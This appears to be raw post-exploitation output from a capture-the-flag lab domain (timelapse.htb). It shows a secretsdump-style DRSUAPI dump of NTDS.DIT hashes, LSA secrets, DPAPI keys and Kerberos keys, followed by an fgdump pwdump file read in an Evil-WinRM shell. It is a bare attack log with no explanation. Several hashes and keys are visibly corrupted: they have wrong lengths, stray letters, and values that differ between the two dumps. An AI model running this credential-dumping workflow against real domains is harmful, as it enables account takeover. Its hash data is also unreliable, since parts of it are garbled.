TIMELAPSE\DC01$:plain_password_hex:37928546ae08f12f0a6780aee2f19d6890f8c90afc5859cfce268d699295be6826873d68fdbbf8791aa4db5e2a906d972c2e6a2190f22e41bafbd33bdeb341c6d6079759441acf186546b8f2704da7c224ef1d7e1d30d5d58
dell1e132565062874048fef7086270630f06875514da0d5e1ffbbccb9335d8c76fde30061827ebb7eb4dec31eba05374ef86e33a4cc09761d81aeba0236c80529ad97b936aff927d713c5a83edada8a871dacc19313184212ee39d430731df5ef1fec9bf6fbf09e9a070
872636f480b8d599f5e48bbdc3980d98ba39521cdc29e1f0d87d3976f210f65e9551bd032fc6f8252c3cb0d3
TIMELAPSE\DC01$:aad3b435b51404eeaad3b435b51404ee:5d5c811e6a5d2a508fde7cbf9b6a992f:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xbc6b4be0de66f262c75df7ae4f7dadf34fa03ddc
dpapi_userkey:0x074fe8860a0fbc40b902c409998b1b9cd332cd1
[*] NL$KM
0000 AE 8C BD 2F 8A 89 48 87 5F F2 1E 2C 42 14 57 5E .../.H...B.W^
0010 90 E6 1C AC CD 23 42 26 CE D7 1F B5 03 7F D6 44 .....#B&.....D
0020 6B 29 7B 58 FF 89 BD A7 45 96 EF 5A 96 B1 E1 07 k)(X...E..Z...
0030 1F 71 9D 90 0F E1 1D 1E 3A 95 DD 4F 13 A9 A6 92 .q.....0....
NL$KM:aec8bd2f8ab948875ff21e2c214575e906e1caccd234226ced71fb5d37fd6446b297b58ff89bda74596ef5a96b1e1071f719d9d0fe11d1e3a95dd4f13a9a92
[*] Dumping Domain Credentials (domain uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:de4cac432101531a6a0683c9a96aeea0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2960d580f05cd511b3da3d3663f3cb37:::
timelapse.htb\theybergeek:1601:aad3b435b51404eeaad3b435b51404ee:c81875d2b3cd404f3c8eadc820248f06:::
timelapse.htb\paylead:1602:aad3b435b51404eeaad3b435b51404ee:f63bledaad2ee253c3c228c6e08d1ea0:::
timelapse.htb\legacy:1603:aad3b435b51404eeaad3b435b51404ee:93da975bcea111839cc584f2f528d63e:::
timelapse.htb\sinfulz:1604:aad3b435b51404eeaad3b435b51404ee:72b236d9b0d49860267f752f1dfdc8103:::
timelapse.htb\babywrm:1605:aad3b435b51404eeaad3b435b51404ee:d47c7e3d6911bb742fd040af2e0da:::
timelapse.htb\svc_deploy:3103:aad3b435b51404eeaad3b435b51404ee:c912f3533b7114980dd7b6094be1a9d8:::
timelapse.htb\TRX:5101:aad3b435b51404eeaad3b435b51404ee:47121d35cd421cbbd3e44ce83bc923e:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:5d5c811e6a5d2a508fde7cbf9b6a992f:::
DB01$:1606:aad3b435b51404eeaad3b435b51404ee:d9c629d35e3311abba1631dba29ead96:::
```



```
WEB01$:1607:aad3b435b51404eeaad3b435b51404ee:3b2910d8e6c79bb20e8842ea4a9aeac:::
DEV01$:1608:aad3b435b51404eeaad3b435b51404ee:463c7639ff204594dfbebbe71b3c6dbb:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:76e33c421aa09a077df8dadecc5c675c7050977f0279c9d4b7cdc0f93defe373
Administrator:aes128-cts-hmac-sha1-96:980f5a37e0002526dcebb0168207fce3a
Administrator:des-cbc-md5:e92aa85ed9d35e79
krbtgt:aes256-cts-hmac-sha1-96:ae4798139ee96d519e7c4678bb77986e2aaa227773b2dfa8d5908f19710a5d5f
krbtgt:aes128-cts-hmac-sha1-96:6a29eb8152bd9e373bb8512a18cb029
krbtgt:des-cbc-md5:459876d080fd102c
timelapse.htb theybergeek:aes256-cts-hmac-sha1-96:1ce6ed23ae74f98e9fb4492b1d6da4abd53050ccc84690dba0947da6f5072f7f
timelapse.htb theybergeek:aes128-cts-hmac-sha1-96:c9afa87f35f474a9111d52234ece52f6
timelapse.htb theybergeek:des-cbc-md5:c83e677c0e376238
timelapse.htb payload:aes256-cts-hmac-sha1-96:6588d1e91e012cfe69932d2f80f1d55d77b224822472021902735d70bab836dc
timelapse.htb payload:aes128-cts-hmac-sha1-96:527f6211d77499d99df13c572da553c0
timelapse.htb payload:des-cbc-md5:25adceec4c613bb0
timelapse.htb legacy:aes256-cts-hmac-sha1-96:710b7e9c9374e4e306e6a9e599ae5f615f4e3e1acabb8a9183ef1d5358a46143
timelapse.htb legacy:aes128-cts-hmac-sha1-96:60adfce798b2431f2dee6993b119d591
timelapse.htb legacy:des-cbc-md5:160be04ae694e661
timelapse.htb sinfulz:aes256-cts-hmac-sha1-96:9ce922adc954b7671fea5ff4f68ee1a0ccd18747856cefdfbeb695dfa2c73b
timelapse.htb sinfulz:aes128-cts-hmac-sha1-96:504fe2766f85d602ed947ee21f4e0c4e
timelapse.htb sinfulz:des-cbc-md5:04cedc589234b97a
timelapse.htb babywrm:aes256-cts-hmac-sha1-96:98231e7161d5bcd1db93ab0bf989434e6a6c6d86cf10977a15eae461b29836
timelapse.htb babywrm:aes128-cts-hmac-sha1-96:e591049c737616153abaf43b68fa0e6
timelapse.htb babywrm:des-cbc-md5:316ebf795b52ea43
timelapse.htb svc_deploy:aes256-cts-hmac-sha1-96:10cb46d648b9cc5774fd381c0b43e91c271ec59dada000b01c7ab3f4e614ddd1
timelapse.htb svc_deploy:aes128-cts-hmac-sha1-96:33493640af7e815f2ecfbf59d9dedcee
timelapse.htb svc_deploy:des-cbc-md5:c80edfb0ea262613
timelapse.htb TRX:aes256-cts-hmac-sha1-96:61d799ac74cd09e38786fda8196705477b7871c15e0cd828849530783f2c93d
timelapse.htb TRX:aes128-cts-hmac-sha1-96:6948c570d61f5a3c9a941524a809eb3f
timelapse.htb TRX:des-cbc-md5:269468abe01329ad
DC01$:aes256-cts-hmac-sha1-96:c195ef5b3b4c29317d86e85bf4fcd767f9cddb0772c3924e1792127db318b762
DC01$:aes128-cts-hmac-sha1-96:ccdd3a11e26ec48f2c4e9176e468a206
DC01$:des-cbc-md5:8a26511385c28f7d5
DB01$:aes256-cts-hmac-sha1-96:c03fda84ab460db1f0ae9ecc0cd17c9fab52576ac6a4c77df1f600d4b10e0088
DB01$:aes128-cts-hmac-sha1-96:eb8af7494d9cc8e29e9b84923e929410
DB01$:des-cbc-md5:5e9ddae537abe631
WEB01$:aes256-cts-hmac-sha1-96:f9655daa1066e543b94469ac5657d747fb17c9679bb4250efaa1eae177ff285a
WEB01$:aes128-cts-hmac-sha1-96:0a280a2ad97136959ac408c62450b0ed
WEB01$:des-cbc-md5:4fcefl66b30b68f7
DEV01$:aes256-cts-hmac-sha1-96:06278ffadea2d29dd059f4535284735d0dce00b81c74dffff24a1a679bffc9796b5
DEV01$:aes128-cts-hmac-sha1-96:da52c69d83ea6c19c7c8a3b19a545a68
DEV01$:des-cbc-md5:f229a754ec46c2e3
```

fgdump.exe

```
[0:31m*Evil-WinRM*[0m[0:1:33m PS [0mC:\temp> type 127.0.0.1.pwdump
Administrator:500:NO PASSWORD*****:D4CAC432101531A6A0683C9A96AEAA0:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:
krbtgt:502:NO PASSWORD*****:2960D580F05CD511B3DA3D3663F3CB37:::
theybergeek:1601:NO PASSWORD*****:C8187502B3CD404F3C8EADC820248F06:::
payload:1602:NO PASSWORD*****:F63B1EDAAD2EE253C3C228C6E08D1EA0:::
legacy:1603:NO PASSWORD*****:93DA975BCEA111839CC584F2F528D63E:::
sinfulz:1604:NO PASSWORD*****:72B236D9B0049860267F752F1DFC8103:::
babywrm:1605:NO PASSWORD*****:D47C7E33D6911BB742FDF040AF2E80DA:::
svc_deploy:3103:NO PASSWORD*****:C912F3533B7114900D07B6094BE1A9D8:::
TRX:5101:NO PASSWORD*****:4C7121D35CD421C8BD3E44CE83BC923E:::
DC01$:1000:NO PASSWORD*****:5D5C811E6A5D2A508FDE7CBF9B6A992F:::
DB01$:1606:NO PASSWORD*****:D9C629D35E3311ABBA1631DBA29EAD96:::
WEB01$:1607:NO PASSWORD*****:3B2910D8E6C798BB20E8842E4A4A9AEAC:::
DEV01$:1608:NO PASSWORD*****:463C7639FF204594DFEBBBE71B3C60DBB:::
```